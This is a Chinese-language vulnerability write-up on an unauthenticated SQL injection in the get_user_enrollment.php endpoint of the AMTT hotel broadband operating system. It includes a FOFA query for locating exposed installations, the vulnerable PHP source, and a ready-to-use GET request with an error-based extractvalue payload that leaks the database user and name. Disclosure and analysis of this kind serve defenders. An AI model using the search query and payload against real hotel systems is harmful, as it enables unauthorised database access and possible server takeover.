漏洞简介
安美数字酒店宽带运营系统的 get_user_enrollment.php 接口处存在SQL注入漏洞,未经身份验证的恶意攻击者利用SQL注入漏洞获取数据库中的信息之外,甚至可以在高权限下向服务器写入命令,进一步获取服务器系统权限。
fofa语法
body="http://www.amttgroup.com/" && body="form.ManagerID.focus()"
漏洞分析
user/portal/get_user_enrollment.php 和 user/get_user_enrollment.php 代码一致,分析其中之一就行
user/get_user_enrollment.php 业务逻辑如下
<?
        include_once ("mysql.php");
        /*
        //getUserEnrollment(0) 表示查找不到Enrollment记录
        //                                                (认证页面不做跳转动作)
        //
        //getUserEnrollment(1) 表示找到Enrollment记录,但Mac记录不存在
        //                                                (认证页面做跳转动作)
        */

        function return_res($state)
        {
                return "getUserEnrollment(".$state.")";
        }

        if (!isset($userid)) $userid = "";
        if (!isset($usermac)) $usermac = "";
        if (!isset($portaltype)) $portaltype = "";
        if (!isset($portalname)) $portalname = "";

        if (trim($userid) == ""  || trim($usermac) == "") {
                echo return_res(0);
                exit;
        }

        $db = new newDB();

        $sqlcmd = "SELECT EnrollmentID from T_MacLog where ExpireTime>'".time(0)."' and AccountID='$userid' and CheckOutFlag='0' and UserMac='$usermac'";
        $result = $db->query($sqlcmd, '0');
        if  ($result && $db->num_rows($result) > 0) {
                echo return_res(0);
                $db->close();
                exit;
        }

        $sqlcmd = "SELECT EnrollmentID from T_Enrollment where AccountID='$userid' and CheckOutFlag='0' and PortalMode='1' and ExpireTime>'".time(0)."' ";
        if (strtolower($portaltype) == "public" && strtolower($portalname) == "wlan") {
                //无线
                $sqlcmd .= "and (AllowEnetMacNum='0' or (AllowWlanMacNum>'0' and RegWlanMacNum<AllowWlanMacNum))";
        } else {
                //有线
                $sqlcmd .= "and (AllowEnetMacNum='0' or (AllowEnetMacNum>'0' and RegEnetMacNum<AllowEnetMacNum))";
        }
        $result = $db->query($sqlcmd, '0');
        if  ($result && $db->num_rows($result) > 0) {
                echo return_res(1);
        }else{
                echo return_res(0);
        }

        $db->close();
        exit;
?>
$userid 和 $usermac 二者均没有任何过滤校验操作,直接拼接进SQL语句中执行,造成SQL注入。
只需要满足 二者不为空即可进入SQL语句查询处理处。
漏洞复现

GET /user/get_user_enrollment.php?userid=1'+and+extractvalue(1,concat(0x7e,user(),0x7e,database()))--+-&usermac=2 HTTP/1.1
Host: amttgroup.mrxn.net